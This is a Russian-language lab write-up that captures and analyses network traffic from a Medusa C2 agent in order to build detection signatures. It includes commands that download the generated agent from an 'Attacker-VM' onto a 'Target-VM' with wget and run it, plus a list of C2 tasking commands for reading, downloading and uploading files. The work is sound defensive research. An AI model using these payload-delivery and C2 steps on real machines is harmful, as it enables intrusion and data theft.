Сборка C: включено AES, пути изменены на /lab_get и /lab_post. На c-uri.pcap проверял влияние изменения URI.
Сборка D: включено AES, User-Agent заменён на Mozilla/5.0. На d-ua.pcap проверял влияние изменения этого заголовка.
Сборка E: включено AES, encrypted_exchange_check = True. Дамп e-exchange.pcap использовал для проверки этого параметра. Фактический обмен ключами не подтвердился, поскольку соответствующая настройка в коде дальше не используется.

Для каждой сборки используется одинаковый сценарий активности. Трафик записывается в отдельный PCAP с момента запуска агента до завершения его работы. Остальные параметры, кроме указанных различий, сохраняются одинаковыми.
При проверке кода выяснил, что параметр ExchChk сохраняется в настройках, но дальше не используется. Поэтому фактический обмен ключами в E не подтвердился. Этот дамп рассматриваю как дополнительный запуск с AES.

Запись трафика конфигурации A



нажал CREATE PAYLOAD и скачал .py файл


Перенос .py файла на Target-VM

На Attacker-VM:
cd ~/Downloads
python3 -m http.server 8000
На Target-VM:
wget http://192.168.64.4:8000/medusa-a.py
На Attacker-VM:
Ctrl + C

Запись трафика через tcpdump

На Target-VM:
sudo tcpdump -i enp0s1 -s 0 -w a-http.pcap tcp port 80
Далее открываю второй терминал и ввожу:
cd ~/medusa
python3 medusa-a.py

Отправка команд через веб-панель



так же записываю ответ об ошибке о несуществующем файле командой `cat /home/debian/medusa/missing.txt`

Список команд для каждой сессии

```
cwd
ls /home/debian/medusa
cat /home/debian/medusa/small.txt
cat /home/debian/medusa/missing.txt
download /home/debian/medusa/small.txt
download /home/debian/medusa/medium.bin
download /home/debian/medusa/large.bin
upload (/home/debian/medusa/small-upload.txt)
upload (/home/debian/medusa/medium-upload.bin)
upload (/home/debian/medusa/large-upload.bin)
sleep 20 30
через 2-3 минуты:
cwd
exit
Далее Ctrl+C в терминале с tcpdump
```

Перенос полученного PCAP файла на хост машину:


На Target-VM:

```
cd ~/medusa
python3 -m http.server 8000
```


В браузере на хост машине:

```
http://192.168.64.5:8000/a-http.pcap
```

Получили 1ый PCAP файл:



Со следующими конфигурациями делаю аналогично и в итоге получаем все 5 дампов трафика:




Далее перенес все .pcap файлы на хост машину и продолжил работу на ней.

Разработка сигнатур


Исследование базового дампа A

Исследование начал с файла a-http.pcap. В конфигурации A шифрование сообщений отключено, поэтому на этом дампе проще разобраться в структуре обмена между агентом и сервером. Сначала решил определить назначение запросов и ответов, а затем искать признаки, которые можно использовать в сигнатурах. И применил фильтр http.request:



В списке остались HTTP-запросы агента. Среди них встречаются `POST /data` и `GET /index?q=...`. В GET-запросах данные передаются через параметр q, а в POST находятся в теле запроса. При этом даже без AES содержимое сообщений не выглядит как обычный JSON: оно закодировано в Base64.


Для подробного просмотра выбрал первый POST /data и открыл Follow, TCP Stream. Так можно увидеть запрос и ответ целиком, даже если они были переданы несколькими TCP пакетами.




В HTTP-заголовках видны адрес сервера, User-Agent, тип и длина содержимого. Эти поля пока рассматриваю как потенциальные признаки. Например, URI и User-Agent заданы в конфигурации агента и могут меняться, поэтому их пригодность нужно проверить на остальных дампах.

Запрос регистрации агента

В строке фильтров ввел tcp.stream eq 0, затем нажал на первый пакет, follow и TCP Stream. В первом TCP потоке находится HTTP-запрос:




Этот же запрос в CyberChef:



Значение action: checkin определяет назначение сообщения: агент регистрируется на сервере. Вместе с ним передаются сведения о системе, пользователе, имени узла и процессе агента. UUID перед JSON совпадает со значением поля uuid внутри запроса. Поле ip содержит 127.0.1.1, хотя в IP заголовках пакетов адрес агента равен 192.168.64.5. Значит, сведения, которые агент сообщает о себе, нужно отличать от адресов самого сетевого соединения. В коде Medusa значение этого поля получается через разрешение имени локального узла.
Также заметил несоответствие между architecture: x64 и строкой ОС, содержащей arm64. В данной реализации агент определяет разрядность Python, поэтому значение x64 здесь не подтверждает использование архитектуры x86-64.
Для будущей сигнатуры отметил несколько возможных признаков: метод POST, Base64 кодирование тела, UUID перед JSON и сочетание полей регистрационного сообщения. Однако сам POST и отдельные поля вроде user или pid встречаются и в легитимных приложениях. Их нужно оценивать вместе.
Конкретные значения IP, имени пользователя, PID и UUID зависят от среды запуска, поэтому привязывать к ним обнаружение не подходит. Длина тела тоже может измениться, например из за другой длины имени узла или строки ОС.
На этом этапе определил структуру запроса регистрации. Следующим шагом нужно сравнить его с рабочими сообщениями агента: возможно, часть найденных особенностей сохраняется не только при первом подключении.

Ответ сервера на регистрацию

Скопировал Base64 строку из тела ответа сервера и декодировал её. Получилось следующее сообщение:



В начале сообщения находится UUID длиной 36 символов. Сразу после него, без


отдельного разделителя, начинается JSON. Для удобства разбора представил JSON отдельно:

```
{
  "encryption_key": null,
  "action": "checkin",
  "id": "eb77c872-7660-4ebf-9d0e-57e17a0740db",
  "status": "success",
  "decryption_key": null
}
```

